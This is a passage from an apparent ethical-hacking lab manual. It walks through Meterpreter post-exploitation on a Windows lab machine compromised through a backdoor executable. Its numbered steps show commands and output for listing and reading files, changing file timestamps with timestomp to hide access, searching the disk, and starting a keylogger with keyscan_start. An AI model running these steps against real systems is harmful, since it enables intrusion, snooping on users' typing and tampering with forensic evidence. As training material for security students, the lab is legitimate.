IPv4 Address : 10.10.1.11
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::709f:40d1:26a1:f4ac
IPv6 Netmask : fffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff

meterpreter >
```

28. Type **getuid** and press **Enter** to display that the Meterpreter session is running as an administrator on the host.

```
Interface 8
=====
Name : Microsoft Hyper-V Network Adapter
Hardware MAC : 00:15:5d:01:80:00
MTU : 1500
IPv4 Address : 10.10.1.11
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::709f:40d1:26a1:f4ac
IPv6 Netmask : fffff:ffff:ffff:ffff::

meterpreter > getuid
Server username: Windows11\Admin
meterpreter >
```

29. Type **pwd** and press **Enter** to view the current working directory on the victim machine.

Note: The current working directory will differ according to where you have saved the Backdoor.exe file; therefore, the images on the screen might differ in your lab environment.

```
Interface 8
=====
Name : Microsoft Hyper-V Network Adapter
Hardware MAC : 00:15:5d:01:80:00
MTU : 1500
IPv4 Address : 10.10.1.11
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::709f:40d1:26a1:f4ac
IPv6 Netmask : fffff:ffff:ffff:ffff::

meterpreter > getuid
Server username: Windows11\Admin
meterpreter > pwd
C:\Users\Admin\Downloads
meterpreter >
```

30. Type **ls** and press **Enter** to list the files in the current working directory.

```
meterpreter > getuid
Server username: Windows11\Admin
meterpreter > pwd
C:\Users\Admin\Downloads
meterpreter > ls
Listing: C:\Users\Admin\Downloads
=====
Mode Size Type Last modified Name
---- -- -- -- -- --
100777/rwxrwxrwx 73802 fil 2022-04-05 05:29:13 -0400 Backdoor.exe
100777/rwxrwxrwx 73802 fil 2022-04-05 03:42:14 -0400 Exploit.exe
100666/rw-rw-rw- 45 fil 2022-04-05 05:03:45 -0400 Secret.txt
100777/rwxrwxrwx 6281605 fil 2022-04-05 03:49:32 -0400 beRoot.exe
100666/rw-rw-rw- 282 fil 2022-01-27 01:06:09 -0500 desktop.ini

meterpreter >
```

31. To read the contents of a text file, type **cat [filename.txt]** (here, **Secret.txt**) and press **Enter**.

32. Now, we will change the **MACE** attributes of the **Secret.txt** file.

Note: While performing post-exploitation activities, an attacker tries to access files to read their contents. Upon doing so, the MACE (modified, accessed, created, entry) attributes immediately change, which indicates to the file user or owner that someone has read or modified the information.

Note: To leave no trace of these MACE attributes, use the **timestomp** command to change the attributes as you wish after accessing a file.

33. To view the mace attributes of **Secret.txt**, type **timestomp Secret.txt -v** and press **Enter**. This displays the created time, accessed time, modified time, and entry modified time, as shown in the screenshot.

The screenshot shows a terminal window titled "msfconsole - Parrot Terminal". The terminal displays the following commands and output:

```

Applications Places System msfconsole - Parrot Terminal
File Edit View Search Terminal Help
Tue Apr 5 05:35

MTU : 1500
IPv4 Address : 10.10.1.11
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::709f:40d1:26a1:f4ac
IPv6 Netmask : ffff:ffff:ffff:ffff::

meterpreter > getuid
Server username: Windows11\Admin
meterpreter > pwd
C:\Users\Admin\Downloads
meterpreter > ls
Listing: C:\Users\Admin\Downloads
=====
Mode Size Type Last modified Name
---- -- -- -- -- --
100777/rwxrwxrwx 73802 fil 2022-04-05 05:29:13 -0400 Backdoor.exe
100777/rwxrwxrwx 73802 fil 2022-04-05 03:42:14 -0400 Exploit.exe
100666/rw-rw-rw- 45 fil 2022-04-05 05:03:45 -0400 Secret.txt
100777/rwxrwxrwx 6281605 fil 2022-04-05 03:49:32 -0400 beRoot.exe
100666/rw-rw-rw- 282 fil 2022-01-27 01:06:09 -0500 desktop.ini

meterpreter > cat Secret.txt
"My credit card account number is 123456789."
[*] Showing MACE attributes for Secret.txt
Modified : 2022-04-05 06:04:20 -0400
Accessed : 2022-04-05 06:34:26 -0400
Created : 2022-04-05 06:03:45 -0400
Entry Modified: 2022-04-05 06:04:20 -0400
meterpreter >

```

34. To change the **MACE** value, type **timestomp Secret.txt -m "02/11/2018 08:10:03"** and press **Enter**. This command changes the **Modified** value of the **Secret.txt** file.

Note: **-m:** specifies the modified value.

The screenshot shows a terminal window titled "msfconsole - Parrot Terminal". The terminal displays the following commands and output:

```

meterpreter > cat Secret.txt
"My credit card account number is 123456789."
[*] Showing MACE attributes for Secret.txt
Modified : 2022-04-05 06:04:20 -0400
Accessed : 2022-04-05 06:34:26 -0400
Created : 2022-04-05 06:03:45 -0400
Entry Modified: 2022-04-05 06:04:20 -0400
meterpreter > timestomp Secret.txt -m "02/11/2018 08:10:03"
[*] Setting specific MACE attributes on Secret.txt
meterpreter >

```

35. You can see the changed **Modified** value by issuing the command **timestomp Secret.txt -v**.

```
meterpreter > cat Secret.txt
"My credit card account number is 123456789."
[*] Showing MACE attributes for Secret.txt
Modified      : 2022-04-05 06:04:20 -0400
Accessed      : 2022-04-05 06:34:26 -0400
Created       : 2022-04-05 06:03:45 -0400
Entry Modified: 2022-04-05 06:04:20 -0400
meterpreter > timestomp Secret.txt -m "02/11/2018 08:10:03"
[*] Setting specific MACE attributes on Secret.txt
meterpreter > timestomp Secret.txt -v
[*] Showing MACE attributes for Secret.txt
Modified      : 2018-02-11 08:10:03 -0500
Accessed      : 2022-04-05 06:37:22 -0400
Created       : 2022-04-05 06:03:45 -0400
Entry Modified: 2022-04-05 06:04:20 -0400
meterpreter >
```

36. Similarly, you can change the **Accessed (-a)**, **Created (-c)**, and **Entry Modified (-e)** values of a particular file.

37. The **cd** command changes the present working directory. As you know, the current working directory is **C:\Users\Admin\Downloads**. Type **cd C:/** and press **Enter** to change the current remote directory to **C**.

38. Now, type **pwd** and press **Enter** and observe that the current remote directory has changed to the **C** drive.


39. You can also use a **search** command that helps you to locate files on the target machine. This type of command is capable of searching through the whole system or can be limited to specific folders.

40. Type **search -f [Filename.extension]** (here, **pagefile.sys**) and press **Enter**. This displays the location of the searched file.

Note: It takes approximately 5 minutes for the search.


```
meterpreter > timestomp Secret.txt -v
[*] Showing MACE attributes for Secret.txt
Modified      : 2018-02-11 08:10:03 -0500
Accessed      : 2022-04-05 06:37:22 -0400
Created       : 2022-04-05 06:03:45 -0400
Entry Modified: 2022-04-05 06:04:20 -0400
meterpreter > cd C:/
meterpreter > pwd
C:\
meterpreter > search -f pagefile.sys
Found 1 result...
=====
Path          Size (bytes)  Modified (UTC)
c:\pagefile.sys 1342177280  2022-04-05 05:01:58 -0400
meterpreter >
```

41. Now that you have successfully exploited the system, you can perform post-exploitation maneuvers such as key-logging. Type **keyscan_start** and press **Enter** to start capturing all keyboard input from the target system.



```
meterpreter > timestamp Secret.txt -v
[*] Showing MACE attributes for Secret.txt
Modified      : 2018-02-11 08:10:03 -0500
Accessed     : 2022-04-05 06:37:22 -0400
Created       : 2022-04-05 06:03:45 -0400
Entry Modified: 2022-04-05 06:04:20 -0400
meterpreter > cd C:/
meterpreter > pwd
C:\
meterpreter > search -f pagefile.sys
Found 1 result...
=====
Path          Size (bytes) Modified (UTC)
c:\pagefile.sys 1342177280 2022-04-05 05:01:58 -0400
=====
meterpreter > keyscan start
Starting the keystroke sniffer ...
meterpreter >
```

